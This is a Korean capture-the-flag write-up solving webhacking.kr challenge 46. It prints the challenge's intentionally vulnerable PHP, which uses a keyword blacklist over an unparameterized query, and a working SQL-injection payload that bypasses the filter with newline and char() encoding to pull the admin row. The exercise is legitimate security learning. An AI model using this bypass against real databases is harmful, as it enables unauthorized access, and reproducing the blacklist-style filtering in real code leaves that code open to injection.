

webhacking.kr 46번문제

Xero
박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)
2016-04-01
Email : wnsgurzxc@naver.com
Facebook : https://www.facebook.com/wnsgurzxc

SQL INJECTION이다.



1을 제출하면 zzibong information과 money가 나온다.



소스를 보면 index.phps를 가리킨다.

다음은 index.phps의 소스이다.

소스를 보면 여러가지를 필터링하며 id, cash를 뽑는다.

```php
<?
$_GET[lv]=str_replace(" ","",$_GET[lv]);
$_GET[lv]=str_replace("/","",$_GET[lv]);
$_GET[lv]=str_replace("*","",$_GET[lv]);
$_GET[lv]=str_replace("%","",$_GET[lv]);
if(eregi("union",$_GET[lv])) exit();
if(eregi("select",$_GET[lv])) exit();
if(eregi("from",$_GET[lv])) exit();
if(eregi("challenge",$_GET[lv])) exit();
if(eregi("0x",$_GET[lv])) exit();
if(eregi("limit",$_GET[lv])) exit();
if(eregi("cash",$_GET[lv])) exit();
$q=@mysql_fetch_array(mysql_query("select id,cash from members where lv=$_GET[lv]"));
if($q && $_GET[lv])
{
echo("$q[0] information<br><br>money : $q[1]");
if($q[0]=="admin") @solve();
}
?>
```

공백을 필터링하므로 %0a(줄바꿈) 로 우회하고, or와 id, =, char를 필터링하지 않으므로 다음과 같이 작성하였다.

?lv=2%0aor%0aid=char(97,100,109,105,110)

다음과 같이 admin information이 나오고 클리어 된다.

admin information

money : 10000

You have cleared the 46 problems.

Score + 300